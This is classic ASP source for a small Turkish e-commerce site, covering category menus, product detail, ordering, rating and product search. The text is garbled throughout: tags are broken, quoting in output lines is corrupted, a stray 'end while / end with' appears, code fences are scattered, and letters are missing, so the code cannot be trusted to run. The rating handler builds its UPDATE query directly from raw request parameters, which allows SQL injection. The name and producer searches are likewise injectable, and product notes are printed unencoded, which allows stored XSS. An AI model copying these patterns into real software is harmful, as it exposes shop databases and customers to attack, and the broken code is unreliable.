sWhere = " WHERE category_id=2"

sSQL = "select [t].[sub_category] as t_sub_category, " & _
      "[t].[sub_category_id] as t_sub_category_id " & _
      " from [tb_sub_category] t "
sSQL = sSQL & sWhere & sOrder
opens rs, sSQL
if rs.eof then
%>
  <tr>
    <td colspan="1" class="DataTD"><font class="DataFONT">Kategori Bulunamad&#305;</font></td>
  </tr>
<%
end if

iRecordsPerPage = 20
iCounter = 0

while not rs.EOF and iCounter < iRecordsPerPage
  fldField2_URLLink = "List.asp"
  fldField2_sub_category_id = GetValue(rs, "t_sub_category_id")
  fldField2 = GetValue(rs, "t_sub_category")
  fldsub_category_id = GetValue(rs, "t_sub_category_id")
%>
  <tr>
    <td class="DataTD"><font class="DataFONT"><a
      href="<%=fldField2_URLLink%>?sub_category_id=<%=fldField2_sub_category_id%>&<%=transit_params%>"><font
      class="DataFONT"><%=fldField2%></font></a>&nbsp;</font></td>
    </tr><%

  rs.MoveNext
  iCounter = iCounter + 1
wend
set rs = nothing

%>
</table>
<%
' Men 3. k&#305;s&#305;m
%>
<table width="150">
  <tr>
    <td class="ColumnTD"><font class="ColumnFONT">&nbsp;<a href="http://localhost/Shop/List.asp?category_id=3&"><font
      class="DataFONT">VO&#304;T
      mleri</font></a>&nbsp;</font></td>
    </tr>
  </table>

<table width="150">
<%
sWhere = " WHERE category_id=3"

sSQL = "select [t].[sub_category] as t_sub_category, " & _
      "[t].[sub_category_id] as t_sub_category_id " & _
      " from [tb_sub_category] t "
sSQL = sSQL & sWhere & sOrder
opens rs, sSQL
if rs.eof then
%>
  <tr>
    <td colspan="1" class="DataTD"><font class="DataFONT">Kategori Bulunamad&#305;</font></td>
  </tr>
<%
end if

iRecordsPerPage = 20
iCounter = 0

while not rs.EOF and iCounter < iRecordsPerPage
  fldField2_URLLink = "List.asp"
  fldField2_sub_category_id = GetValue(rs, "t_sub_category_id")
  fldField2 = GetValue(rs, "t_sub_category")
  fldsub_category_id = GetValue(rs, "t_sub_category_id")
%>
  <tr>

```

```

        <td class="DataTD"><font class="DataFONT"><a
            href="<%=fldField2_URLLink%>?sub_category_id=<%=fldField2_sub_category_id%>&<%=transit_params%>"><font
            class="DataFONT"><%=fldField2%></font></a>&nbsp;</font></td>
    </tr><%

rs.MoveNext
iCounter = iCounter + 1
wend
set rs = nothing

%>
</table>

        </TD>
</TR>
</TABLE>

<%

' Categories Close Event end
end sub

=====
Sub Detail_Show()

sWhere = ""
Dim sFormTitle: sFormTitle = "rn Detaylar&#305;"
bPK = true

%>

<table class="FormTABLE" width="410">
<form method="POST" action="<%=sFileName %>" name="Detail">
<tr><td class="FormHeaderTD" colspan="2"><font class="FormHeaderFONT"><%=sFormTitle%></font></td></tr>
<% if not (sDetailErr = "") then %>
        <tr><td class="DataTD" colspan="2"><font class="DataFONT"><%= sDetailErr %></font></td></tr>
<% end if %>
</%

if sDetailErr = "" then
    flditem_id = GetParam("item_id")
    Trn_item_id = GetParam("item_id")
    pitem_id = GetParam("item_id")
else
    flditem_id = GetParam("item_id")
    Trn_item_id = GetParam("Trn_item_id")
    pitem_id = GetParam("PK_item_id")
end if

if IsEmpty(pitem_id) then bPK = False

sWhere = sWhere & "item_id=" & ToSQL(pitem_id, "Number")
PK_item_id = pitem_id

sSQL = "select * from items where " & sWhere
opens rs, sSQL
bIsUpdateMode = (bPK and not(sAction = "insert" and sForm = "Detail") and not rs.eof)

if bIsUpdateMode then
    fldcategory_id = GetValue(rs, "category_id")
    fldimage_url_URLLink = GetValue(rs, "product_url")
    fldimage_url = GetValue(rs, "image_url")
    flditem_id = GetValue(rs, "item_id")
    fldmoney_id = GetValue(rs, "money_id")
    fldname = GetValue(rs, "name")
    fldnotes = GetValue(rs, "notes")
    fldprice = GetValue(rs, "price")
    fldproducer = GetValue(rs, "producer")
    fldproduct_url_URLLink = GetValue(rs, "product_url")
    fldproduct_url = GetValue(rs, "product_url")

else
    if sDetailErr = "" then
        flditem_id = ToHTML(GetParam("item_id"))

```



```

end if

end if

fldcategory_id = DLookup("categories", "name", "category_id=" & ToSQL(fldcategory_id, "Number"))
fldmoney_id = DLookup("money_unit", "money_unit", "money_id=" & ToSQL(fldmoney_id, "Number"))
if sDetailErr = "" then

fldimage_url="<img border="" src="" & fldimage_url & ""/>"
fldproduct_url="reticin web sitesi!"
end if

%>
<tr>
<td class="FieldCaptionTD">
<font class="FieldCaptionFONT">rn</font>
</td>
<td class="DataTD">
<font class="DataFONT"><%=ToHTML(fldname)%></font>&nbsp;</td>
</tr>
<tr>
<td class="FieldCaptionTD">
<font class="FieldCaptionFONT">retici</font>
</td>
<td class="DataTD">
<font class="DataFONT"><%=ToHTML(fldproducer)%></font>&nbsp;</td>
</tr>
<tr>
<td class="FieldCaptionTD">
<font class="FieldCaptionFONT">Kategori</font>
</td>
<td class="DataTD">
<font class="DataFONT"><%=ToHTML(fldcategory_id)%></font>&nbsp;</td>
</tr>
<tr>
<td class="FieldCaptionTD">
<font class="FieldCaptionFONT">Fiyat</font>
</td>
<td class="DataTD">
<font class="DataFONT"><%=ToHTML(fldprice)%>&nbsp;<%=ToHTML(fldmoney_id)%></font>&nbsp;</td>
</tr>
<tr>
<td class="FieldCaptionTD">
<font class="FieldCaptionFONT">Resim</font>
</td>
<td class="DataTD">
<font class="DataFONT"><a href="<%=fldimage_url_URLLink%"><font
class="DataFONT"><%=fldimage_url%></font></a>&nbsp;</font>&nbsp;</td>
</tr>
<tr>
<td class="FieldCaptionTD">
<font class="FieldCaptionFONT">Detaylar</font>
</td>
<td class="DataTD">
<font class="DataFONT"><%=fldnotes%></font>&nbsp;</td>
</tr>
<tr>
<td class="FieldCaptionTD">
<font class="FieldCaptionFONT"></font>
</td>
<td class="DataTD">
<font class="DataFONT"><a href="<%=fldproduct_url_URLLink%"><font
class="DataFONT"><%=fldproduct_url%></font></a>&nbsp;</font>&nbsp;</td>
</tr>
<tr><td colspan="2" align="right">
<input type="hidden" name="FormName" value="Detail">

<input type="hidden" name="Trn_item_id" value="<%= Trn_item_id %>">
<input type="hidden" name="Rqd_item_id" value="<%= Rqd_item_id %>">
<input type="hidden" name="PK_item_id" value="<%= pitem_id %>">
<input type="hidden" name="item_id" value="<%= ToHTML(flditem_id)%>">
</td></tr>
</form>
</table>
<%

```

Set rs = Nothing

End Sub

```
=====
Sub OrderAction(sAction)
    Dim bExecSQL: bExecSQL = true
    Dim sActionFileName : sActionFileName = ""
    Dim sWhere : sWhere = ""
    Dim bErr : bErr = False
    Dim pPKOrder_id : pPKOrder_id = ""
    Dim fldquantity : fldquantity = ""
    Dim flditem_id : flditem_id = ""
    Dim fldorder_date : fldorder_date = ""

    sActionFileName = "ShoppingCart.asp"

    fldUserID = Session("UserID")
    fldquantity = GetParam("quantity")
    flditem_id = GetParam("item_id")
    fldorder_date = GetParam("order_date")

    if sAction = "insert" or sAction = "update" then
        if IsEmpty(fldquantity) then
            sOrderErr = sOrderErr & "The value in field Miktar is required.<br>"
        end if
        if not isNumeric(fldquantity) then
            sOrderErr = sOrderErr & "The value in field Miktar is incorrect.<br>"
        end if
        if not isNumeric(flditem_id) then
            sOrderErr = sOrderErr & "The value in field item_id is incorrect.<br>"
        end if

        If len(sOrderErr) > 0 then
            exit sub
        end if
    end if

    select case sAction
        case "insert"
            sSQL = "insert into orders (" & _
                "[member_id]," & _
                "[quantity]," & _
                "[item_id]," & _
                "[order_date])" & _
                " values (" & _
                ToSQL(fldUserID, "Number") & "," & _
                ToSQL(fldquantity, "Number") & "," & _
                ToSQL(flditem_id, "Number") & "," & _
                ToSQL(fldorder_date, "Date") & _
                ")"
        end select
    if len(sOrderErr) > 0 then Exit Sub
    on error resume next
    if bExecSQL then
        cn.execute sSQL
    end if
    sOrderErr = ProcessError
    on error goto 0
    if len(sOrderErr) > 0 then Exit Sub
    cn.Close
    Set cn = Nothing
    response.redirect sActionFileName
end sub
=====
```

```
Sub Order_Show()
    sWhere = ""
    Dim sFormTitle: sFormTitle = ""
    bPK = true
```

%>

```

<table class="FormTABLE" width="200">
<form method="POST" action="<%= sFileName %>" name="Order">
<% if not (sOrderErr = "") then %>
    <tr><td class="DataTD" colspan="2"><font class="DataFONT"><%= sOrderErr %></font></td></tr>
<% end if %>
<%
if sOrderErr = "" then
flditem_id = GetParam("item_id")
porder_id = GetParam("order_id")
else
fldorder_id = GetParam("order_id")
fldquantity = GetParam("quantity")
flditem_id = GetParam("item_id")
fldorder_date = GetParam("order_date")
porder_id = GetParam("PK_order_id")
end if

if IsEmpty(porder_id) then bPK = False

sWhere = sWhere & "order_id=" & ToSQL(porder_id, "Number")
PK_order_id = porder_id

sSQL = "select * from orders where " & sWhere
opens rs, sSQL
blsUpdateMode = (bPK and not(sAction = "insert" and sForm = "Order") and not rs.eof)

if blsUpdateMode then
flditem_id = GetValue(rs, "item_id")
fldorder_date = GetValue(rs, "order_date")
fldorder_id = GetValue(rs, "order_id")

if sOrderErr = "" then
fldquantity = GetValue(rs, "quantity")
end if

else
if sOrderErr = "" then
flditem_id = ToHTML(GetParam("item_id"))
fldquantity = "1"
fldorder_date = Date()
end if
end if

%>

<tr>
<td class="FieldCaptionTD">
<font class="FieldCaptionFONT">Miktar</font>
</td>
<td class="DataTD">
<font class="DataFONT"><input type="text" name="quantity" maxlength="10" value="<%= ToHTML(fldquantity) %>" size="10"
></font></td>
</tr>
<tr><td colspan="2" align="right"><% if not blsUpdateMode then %>
<input type="hidden" value="insert" name="FormAction">
<input type="submit" value="Sepete Ekle" onclick="document.Order.FormAction.value = 'insert';">
<% end if %>
<input type="hidden" name="FormName" value="Order">

<input type="hidden" name="PK_order_id" value="<%= porder_id %>">
<input type="hidden" name="order_id" value="<%= ToHTML(fldorder_id) %>">
<input type="hidden" name="item_id" value="<%= ToHTML(flditem_id) %>">
<input type="hidden" name="order_date" value="<%= ToHTML(fldorder_date) %>">
</td></tr>

</form>
</table>
<%
Set rs = Nothing

End Sub

```

```

=====
Sub RatingAction(sAction)
Dim bExecSQL: bExecSQL = true
Dim sActionFileName : sActionFileName = ""
Dim sParams : sParams = "?"
Dim sWhere : sWhere = ""
Dim bErr : bErr = False
Dim pPKitem_id : pPKitem_id = ""
Dim fldrating : fldrating = ""
Dim fldrating_count : fldrating_count = ""

sActionFileName = "ProductDetail.asp"
sParams = sParams & "item_id=" & ToURL(GetParam("Trn_item_id"))

if sAction = "update" or sAction = "delete" then
    pPKitem_id = GetParam("PK_item_id")
    if IsEmpty(pPKitem_id) then exit sub
    sWhere = "item_id=" & ToSQL(pPKitem_id, "Number")
end if

fldrating = GetParam("rating")
fldrating_count = GetParam("rating_count")

if sAction = "insert" or sAction = "update" then
    if IsEmpty(fldrating) then
        sRatingErr = sRatingErr & "The value in field Sizin oyunuz is required.<br>"
    end if
    if not isNumeric(fldrating) then
        sRatingErr = sRatingErr & "The value in field Sizin oyunuz is incorrect.<br>"
    end if
    if not isNumeric(fldrating_count) then
        sRatingErr = sRatingErr & "The value in field rating_count is incorrect.<br>"
    end if

    If len(sRatingErr) > 0 then
        exit sub
    end if
end if

select case sAction
case "update"

sSQL="update items set rating=rating+" & getparam("rating") & ", rating_count=rating_count+1 where item_id=" & getparam("item_id")

        if sSQL = "" then
            sSQL = "update items set " & _
                "[rating]=" & ToSQL(fldrating, "Number") & _
                "[rating_count]=" & ToSQL(fldrating_count, "Number")
            sSQL = sSQL & " where " & sWhere
        end if
    end select

if len(sRatingErr) > 0 then Exit Sub
on error resume next
if bExecSQL then
    cn.execute sSQL
end if
sRatingErr = ProcessError
on error goto 0
if len(sRatingErr) > 0 then Exit Sub
cn.Close
Set cn = Nothing
response.redirect sActionFileName & sParams

end sub

Sub Rating_Show()

sWhere = ""
Dim sFormTitle: sFormTitle = "Reyting"
bPK = true

%>

<table class="FormTABLE">

```

```

<form method="POST" action="<%= sFileName %>" name="Rating">
<tr><td class="FormHeaderTD" colspan="2"><font class="FormHeaderFONT"><%=sFormTitle%></font></td></tr>
<% if not (sRatingErr = "") then %>
    <tr><td class="DataTD" colspan="2"><font class="DataFONT"><%= sRatingErr %></font></td></tr>
<% end if %>
<%

if sRatingErr = "" then
    flditem_id = GetParam("item_id")
    Trm_item_id = GetParam("item_id")
    pitem_id = GetParam("item_id")
else
    flditem_id = GetParam("item_id")
    fldrating = GetParam("rating")
    fldrating_count = GetParam("rating_count")
    Trm_item_id = GetParam("Trm_item_id")
    pitem_id = GetParam("PK_item_id")
end if

if IsEmpty(pitem_id) then bPK = False

sWhere = sWhere & "item_id=" & ToSQL(pitem_id, "Number")
PK_item_id = pitem_id

sSQL = "select * from items where " & sWhere
openrs rs, sSQL
bIsUpdateMode = (bPK and not(sAction = "insert" and sForm = "Rating") and not rs.eof)

if bIsUpdateMode then
    flditem_id = GetValue(rs, "item_id")
    fldrating_view = GetValue(rs, "rating")
    fldrating_count_view = GetValue(rs, "rating_count")
    fldrating_count = GetValue(rs, "rating_count")

    if sRatingErr = "" then
        fldrating = GetValue(rs, "rating")
    end if

else
    if sRatingErr = "" then
        flditem_id = ToHTML(GetParam("item_id"))
    end if

end if
if sRatingErr = "" then

if fldrating_view=0 then
    fldrating_view="Not rated yet"
    fldrating_count_view=""
else
    fldrating_view="<img src=images/" & round(fldrating/fldrating_count) & "stars.gif>"
end if
end if
%>
<tr>
<td class="FieldCaptionTD">
<font class="FieldCaptionFONT">rn Reytingi</font>
</td>
<td class="DataTD">
<font class="DataFONT"><%=fldrating_view%></font>&nbsp;</td>
</tr>
<tr>
<td class="FieldCaptionTD">
<font class="FieldCaptionFONT">Toplam oylar</font>
</td>
<td class="DataTD">
<font class="DataFONT"><%=ToHTML(fldrating_count_view)%></font>&nbsp;</td>
</tr>
<tr>
<td class="FieldCaptionTD">
<font class="FieldCaptionFONT">Sizin oyunuz</font>
</td>
<td class="DataTD">
<font class="DataFONT"><select size="1" name="rating">

```

```

LOV = Split("1;Kt;2;S&#305;radan;3;&#304;yi;4;ok &#304;yi;5;Mkemmel", ";")
if (ubound(LOV) mod 2) = 1 then
for i = 0 to ubound(LOV) step 2
if cstr(LOV(i)) = cstr(fldrating) then
response.write "<option selected value="" & LOV(i) & "">" & LOV(i+1) & "</option>"
else
response.write "<option value="" & LOV(i) & "">" & LOV(i+1) & "</option>"
end if
next
end if

%></select></font></td>
</tr>
<tr><td colspan="2" align="right">
<% if blsUpdateMode then %>
<input type="hidden" value="update" name="FormAction">
<input type="submit" value="Oy ver" onclick="document.Rating.FormAction.value = 'update';">
<% end if %>
<input type="hidden" name="FormName" value="Rating">

<input type="hidden" name="Trn_item_id" value="<%= Trn_item_id %>">
<input type="hidden" name="PK_item_id" value="<%= pitem_id %>">
<input type="hidden" name="item_id" value="<%= ToHTML(flditem_id)%>">
<input type="hidden" name="rating_count" value="<%= ToHTML(fldrating_count)%>">
</td></tr>
</form>
</table>
<%

```

Set rs = Nothing

End Sub

'=====

%>

Product.asp

```

<!-- #INCLUDE FILE="Common.asp" -->
<!-- #INCLUDE FILE="Header.asp" -->
<!-- #INCLUDE FILE="Footer.asp" -->

<%

sFileName = "Products.asp"
sAction = GetParam("FormAction")
sForm = GetParam("FormName")
%>
<html>
<head>
<title>Semih Sanal Ma&#287;aza</title>
<meta http-equiv="pragma" content="no-cache">
<meta http-equiv="expires" content="0">
<meta http-equiv="cache-control" content="no-cache">
<META http-equiv=Content-Type content="text/html; charset=windows-1254">
<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1"><link rel="stylesheet" href="Site.css" type="text/css"></head>
<body class="PageBODY">
<center>
<table>
<tr>
<td valign="top">
<% Menu_Show %>

</td>
</tr>
</table>
</center>
<table width="760" align="center">
<tr>
<td align="center">
<hr color="#800000">
<table>
<tr>
<td valign="top">
<% Categories_Show %>

```

```

</td>
<td valign="top">
<% Results_Show %>

</td>
<td valign="top">
<% Search_Show %>
<% Total_Show %>

</td>

</tr>
</table>
<table>
<tr>
<td valign="top">

</td>
</tr>
</table>
<table>
<tr>
<td valign="top">

</td>
</tr>
</table>

<hr color="#800000" width="60%">
</td>
</tr>
</table>
<center>
<table>
<tr>
<td valign="top">
<% Footer_Show %>
</td>

</tr>
</table>
</center>
</body>
</html>
<%
cn.close
Set cn = nothing

```

```
*****
```

```

=====
Sub Results_Show()
Dim rs
Dim sWhere : sWhere = ""
Dim sOrder : sOrder = ""
Dim sSQL : sSQL = ""
Dim sFormTitle : sFormTitle = "Arama Sonuçlar&#305;"
Dim HasParam : HasParam = false
Dim iSort : iSort = ""
Dim iSorted : iSorted = ""
Dim sDirection : sDirection = ""
Dim form_sorting : form_sorting = ""
Dim sSortParams : sSortParams = ""
Dim iRecordsPerPage : iRecordsPerPage = 5
Dim iCounter : iCounter = 0
Dim iPage : iPage = 0
Dim bEof : bEof = False

```

```

Dim transit_params : transit_params = "category_id=" & ToURL(GetParam("category_id")) & "&name=" & ToURL(GetParam("name"))
& "&pricemax=" & ToURL(GetParam("pricemax")) & "&pricemin=" & ToURL(GetParam("pricemin")) & "&producer=" &
ToURL(GetParam("producer")) & "&sub_category_id=" & ToURL(GetParam("sub_category_id")) & "&"
Dim form_params : form_params = "category_id=" & ToURL(GetParam("category_id")) & "&name=" & ToURL(GetParam("name")) &
"&pricemax=" & ToURL(GetParam("pricemax")) & "&pricemin=" & ToURL(GetParam("pricemin")) & "&producer=" &
ToURL(GetParam("producer")) & "&sub_category_id=" & ToURL(GetParam("sub_category_id")) & "&"

sOrder = " order by i.name Asc"
iSort = GetParam("FormResults_Sorting")
iSorted = GetParam("FormResults_Sorted")
sDirection = ""
if IsEmpty(iSort) then
    form_sorting = ""
else
    if iSort = iSorted then
        form_sorting = ""
        sDirection = " DESC"
        sSortParams = "FormResults_Sorting=" & iSort & "&FormResults_Sorted=" & iSort & "&"
    else
        form_sorting = iSort
        sDirection = " ASC"
        sSortParams = "FormResults_Sorting=" & iSort & "&FormResults_Sorted=" & ""
    end if
    if iSort = 1 then sOrder = " order by i.[producer]" & sDirection
    if iSort = 2 then sOrder = " order by i.[name]" & sDirection
    if iSort = 3 then sOrder = " order by i.[price]" & sDirection
    if iSort = 4 then sOrder = " order by m.[money_unit]" & sDirection
    if iSort = 5 then sOrder = " order by c.[name]" & sDirection
    if iSort = 6 then sOrder = " order by t.[sub_category]" & sDirection
end if

%>
<table class="FormTABLE">
<tr>
<td class="FormHeaderTD" colspan="1"><a name="Results"><font class="FormHeaderFONT"><%=sFormTitle%></font></a></td>
</tr>
<%

pcategory_id = GetParam("category_id")
if IsNumeric(pcategory_id) and not isEmpty(pcategory_id) then pcategory_id = ToSQL(pcategory_id, "Number") else pcategory_id =
Empty
if not isEmpty(pcategory_id) then
    HasParam = true
    sWhere = sWhere & "i.[category_id]=" & pcategory_id
end if
pname = GetParam("name")
if not isEmpty(pname) then
    if not (sWhere = "") then sWhere = sWhere & " and "
    HasParam = true
    sWhere = sWhere & "i.[name] like %" & replace(pname, "", "") & "%"
end if
ppricemax = GetParam("pricemax")
if IsNumeric(ppricemax) and not isEmpty(ppricemax) then ppricemax = ToSQL(ppricemax, "Number") else ppricemax = Empty
if not isEmpty(ppricemax) then
    if not (sWhere = "") then sWhere = sWhere & " and "
    HasParam = true
    sWhere = sWhere & "i.[price]<" & ppricemax
end if
ppricemin = GetParam("pricemin")
if IsNumeric(ppricemin) and not isEmpty(ppricemin) then ppricemin = ToSQL(ppricemin, "Number") else ppricemin = Empty
if not isEmpty(ppricemin) then
    if not (sWhere = "") then sWhere = sWhere & " and "
    HasParam = true
    sWhere = sWhere & "i.[price]>" & ppricemin
end if
pproducer = GetParam("producer")
if not isEmpty(pproducer) then
    if not (sWhere = "") then sWhere = sWhere & " and "
    HasParam = true
    sWhere = sWhere & "i.[producer] like %" & replace(pproducer, "", "") & "%"
end if
psub_category_id = GetParam("sub_category_id")
if IsNumeric(psub_category_id) and not isEmpty(psub_category_id) then psub_category_id = ToSQL(psub_category_id, "Number") else
psub_category_id = Empty
if not isEmpty(psub_category_id) then
    if not (sWhere = "") then sWhere = sWhere & " and "

```



```

<table border="0" cellpadding="0" cellspacing="0" style="border-collapse: collapse" bordercolor="#111111" width="100%"
    id="AutoNumber2">
    <tr>
        <td width="100%"><font class="DataFONT">Üretici :&nbsp;<%=fldproducer%><br>
        Ürün :&nbsp;<%=fldname%><br>
        Fiyat&#305; :&nbsp;<%=fldprice%>&nbsp;<%=fldmoney_id%></font></td>
    </tr>
    <tr>
        <td width="100%">
            <br>
            <p align="center"><font class="DataFONT">
                [<a href="<%=fldname_URLLink%>?item_id=<%=fldname_item_id%>&<%=transit_params%>">Sat&#305;n
                Al</a>]&nbsp;&nbsp;&nbsp;&nbsp;<a
                href="<%=fldname_URLLink%>?item_id=<%=fldname_item_id%>&<%=transit_params%>">Detaylar</a>]</font></td>
            </tr>
        </table>
    </td>
</tr>
</table>
</td></tr><%
if not(rs.EOF or iCounter = iRecordsPerPage-1) then
%>
    <tr>
        <td height="3px" class="RecordSeparatorTD"></td>
    </tr>
<%
end if

' Results Show end

' Move to the next record and increase record counter

rs.MoveNext
iCounter = iCounter + 1
wend

' Process the bottom on the Grid. The insert link and record navigator.

if not (rs.EOF and iPage=1) then
%>
    <tr>
        <td colspan="1" class="ColumnTD"><font class="ColumnFONT">
<%
end if

' Results Navigation begin

bEof = rs.eof
if not(rs.EOF and iPage=1) then
    if iPage = 1 then
%>
        <font class="ColumnFONT">Önceki Sayfa</font>
<%
    else
%>
        <a href="<%=sFileName%>?<%=form_params%><%=sSortParams%>FormResults_Page=<%=iPage - 1%>#Results"><font
            class="ColumnFONT">
                Önceki Sayfa</font></a>
<%
    end if
    response.write "&nbsp;[&nbsp;&nbsp;&nbsp;] & iPage & "&nbsp;&nbsp;&nbsp;]"

    if bEof then
%>
        <font class="ColumnFONT">Sonraki Sayfa</font>
<%
    else
%>

```

```

        <a href="<%=sFileName%>?<%=form_params%><%=sSortParams%>FormResults_Page=<%=iPage + 1%>#Results"><font
            class="ColumnFONT">
                Sonraki Sayfa</font></a>
    <%
        end if
    else
%>
    </td>
</tr>
<%
end if
' Results Navigation end

' Finish form processing

set rs = nothing

%>
    </font></td></tr>
</table>
<%

' Results Close Event start
' Results Close Event end

end sub
=====

=====
' Display Search Form

Sub Search_Show()
    Dim sFormTitle: sFormTitle = ""

    Dim action_page: action_page = "Products.asp"
    Dim scategory_idDisplayValue: scategory_idDisplayValue = "All"

' Search Open Event start
' Search Open Event end

' Set variables with search parameters

fldcategory_id = GetParam("category_id")
fldname = GetParam("name")

' Search Show begin

' Search Show Event start
' Search Show Event end

%>
    <form method="GET" action="<%= action_page %>" name="Search">
    <input type="hidden" name="FormName" value="Search"><input type="hidden" name="FormAction" value="search">
    <table class="FormTABLE" width="200">
    <tr>
    <td class="FieldCaptionTD"><font class="FieldCaptionFONT">Kategori</font></td>
    <td class="DataTD"><select size="1" name="category_id">
<%
        response.write "<option value="">" & scategory_idDisplayValue & "</option>"
        opens rscategory_id, "select category_id, name from categories order by 2"
        while not rscategory_id.EOF
            if cstr(GetValue(rscategory_id, 0)) = cstr(fldcategory_id) then
                response.write "<option selected value="" & GetValue(rscategory_id, 0) & "">" & GetValue(rscategory_id, 1) & "</option>"
            else
                response.write "<option value="" & GetValue(rscategory_id, 0) & "">" & GetValue(rscategory_id, 1) & "</option>"
            end if
        end while
    end with
    </td>
    </tr>
    </table>
    </form>

```

```

        end if
        rscategory_id.MoveNext
    wend
    set rscategory_id = nothing
%></select></td>
</tr>
<tr>
<td class="FieldCaptionTD"><font class="FieldCaptionFONT">Ürün</font></td>
<td class="DataTD"><input type="text" name="name" maxlength="10" value="<%= ToHTML(fldname) %>" size="10" ></td>
</tr>
<tr>
<td align="right" colspan="3"><input type="submit" value="Ara"></td>
</tr>
</table>
</form>
<%

' Search Show end

' Search Close Event start
' Search Close Event end

end sub
'=====

'=====
' Display Menu Form

Sub Categories_Show()

    Dim rs
    Dim sWhere : sWhere = ""
    Dim sOrder : sOrder = ""
    Dim sSQL : sSQL = ""
    Dim sFormTitle : sFormTitle = "&nbsp;&nbsp;&nbsp;&nbsp;Kategoriler"
    Dim HasParam : HasParam = false
    Dim iRecordsPerPage : iRecordsPerPage = 20
    Dim iCounter : iCounter = 0

    Dim transit_params : transit_params = ""
    Dim form_params : form_params = "category_id=" & ToURL(GetParam("category_id")) & "&"

%>
<TABLE width="160" cellspacing="0" cellpadding="0">
<tr>
<td class="FormHeaderTD" colspan="4"><a name="Liste"><font class="FormHeaderFONT"><%=sFormTitle%></font></a></td>
</tr>
<TR>
<TD width="10" bgcolor="#CC0066"></TD>
<TD>
<table width="150">
<tr>
<td class="ColumnTD"><font class="ColumnFONT">&nbsp;&nbsp;&nbsp;<a href="http://localhost/Shop/products.asp?category_id=1"><font
class="DataFONT">BEKO
        Ürünleri</font></a>&nbsp;&nbsp;&nbsp;</font></td>
</tr>
</table>

<table width="150">
<%
sWhere = " WHERE category_id=1"

sSQL = "select [t].[sub_category] as t_sub_category, " & _
"[t].[sub_category_id] as t_sub_category_id " & _
" from [tb_sub_category] t "
sSQL = sSQL & sWhere & sOrder
opens rs, sSQL
if rs.eof then
%>
<tr>

```

```

        <td colspan="1" class="DataTD"><font class="DataFONT">Kategori Bulunamad&#305;</font></td>
    </tr>
<%
end if

iRecordsPerPage = 20
iCounter = 0

while not rs.EOF and iCounter < iRecordsPerPage
    fldField2_URLLink = "products.asp"
    fldField2_sub_category_id = GetValue(rs, "t_sub_category_id")
    fldField2 = GetValue(rs, "t_sub_category")
    fldsub_category_id = GetValue(rs, "t_sub_category_id")
%>
    <tr>
        <td class="DataTD"><font class="DataFONT"><a
            href="<%=fldField2_URLLink%>?sub_category_id=<%=fldField2_sub_category_id%>&<%=transit_params%>"><font
            class="DataFONT"><%=fldField2%></font></a>&nbsp;</font></td>
    </tr><%

    rs.MoveNext
    iCounter = iCounter + 1
wend
set rs = nothing

%>
</table>

<%
' Menü 2. k&#305;s&#305;m
%>
<table width="150">
    <tr>
        <td class="ColumnTD"><font class="ColumnFONT">&nbsp;<a href="http://localhost/Shop/products.asp?category_id=2"><font
            class="DataFONT">Özel
            Kampanyalar</font></a>&nbsp;</font></td>
    </tr>
</table>

<table width="150">
<%
sWhere = " WHERE category_id=2"

sSQL = "select [t].[sub_category] as t_sub_category, " & _
    "[t].[sub_category_id] as t_sub_category_id " & _
    " from [tb_sub_category] t "
sSQL = sSQL & sWhere & sOrder
opens rs, sSQL
if rs.eof then
%>
    <tr>
        <td colspan="1" class="DataTD"><font class="DataFONT">Kategori Bulunamad&#305;</font></td>
    </tr>
<%
end if

iRecordsPerPage = 20
iCounter = 0

while not rs.EOF and iCounter < iRecordsPerPage
    fldField2_URLLink = "products.asp"
    fldField2_sub_category_id = GetValue(rs, "t_sub_category_id")
    fldField2 = GetValue(rs, "t_sub_category")
    fldsub_category_id = GetValue(rs, "t_sub_category_id")
%>
    <tr>
        <td class="DataTD"><font class="DataFONT"><a
            href="<%=fldField2_URLLink%>?sub_category_id=<%=fldField2_sub_category_id%>&<%=transit_params%>"><font
            class="DataFONT"><%=fldField2%></font></a>&nbsp;</font></td>
    </tr><%

    rs.MoveNext
    iCounter = iCounter + 1
wend

```

```

set rs = nothing

%>
</table>
<%
' Menü 3. k&#305;s&#305;m
%>
<table width="150">
  <tr>
    <td class="ColumnTD"><font class="ColumnFONT">&nbsp;<a href="http://localhost/Shop/products.asp?category_id=3"><font
      class="DataFONT">VO&#304;T
      Ürünleri</font></a>&nbsp;</font></td>
  </tr>
</table>

<table width="150">
<%
sWhere = " WHERE category_id=3"

sSQL = "select [t].[sub_category] as t_sub_category, " & _
      "[t].[sub_category_id] as t_sub_category_id " & _
      " from [tb_sub_category] t "
sSQL = sSQL & sWhere & sOrder
opens rs, sSQL
if rs.eof then
%>
  <tr>
    <td colspan="1" class="DataTD"><font class="DataFONT">Kategori Bulunamad&#305;</font></td>
  </tr>
<%
end if

iRecordsPerPage = 20
iCounter = 0

while not rs.EOF and iCounter < iRecordsPerPage
  fldField2_URLLink = "products.asp"
  fldField2_sub_category_id = GetValue(rs, "t_sub_category_id")
  fldField2 = GetValue(rs, "t_sub_category")
  fldsub_category_id = GetValue(rs, "t_sub_category_id")
%>
  <tr>
    <td class="DataTD"><font class="DataFONT"><a
      href="<%=fldField2_URLLink%>?sub_category_id=<%=fldField2_sub_category_id%>&<%=transit_params%>"><font
      class="DataFONT"><%=fldField2%></font></a>&nbsp;</font></td>
    </tr><%

  rs.MoveNext
  iCounter = iCounter + 1
wend
set rs = nothing

%>
</table>

</TD>
</TR>
</TABLE>

<%
end sub
'=====

'=====
' Display Grid Form

Sub Total_Show()

' Initialize variables

Dim rs
Dim sWhere : sWhere = ""

```

```

Dim sOrder : sOrder = ""
Dim sSQL : sSQL = ""
Dim sFormTitle : sFormTitle = ""
Dim HasParam : HasParam = false
Dim iRecordsPerPage : iRecordsPerPage = 20
Dim iCounter : iCounter = 0

Dim transit_params : transit_params = ""
Dim form_params : form_params = "category_id=" & ToURL(GetParam("category_id")) & "&name=" & ToURL(GetParam("name")) &
    "&pricemax=" & ToURL(GetParam("pricemax")) & "&pricemin=" & ToURL(GetParam("pricemin")) & "&producer=" &
    ToURL(GetParam("producer")) & "&"

' HTML column headers

%>
<table class="FormTABLE" width="200">
<%

' Build WHERE statement

pcategory_id = GetParam("category_id")
if IsNumeric(pcategory_id) and not isEmpty(pcategory_id) then pcategory_id = ToSQL(pcategory_id, "Number") else pcategory_id =
    Empty
if not isEmpty(pcategory_id) then
    HasParam = true
    sWhere = sWhere & "i.[category_id]=" & pcategory_id
end if
pname = GetParam("name")
if not isEmpty(pname) then
    if not (sWhere = "") then sWhere = sWhere & " and "
    HasParam = true
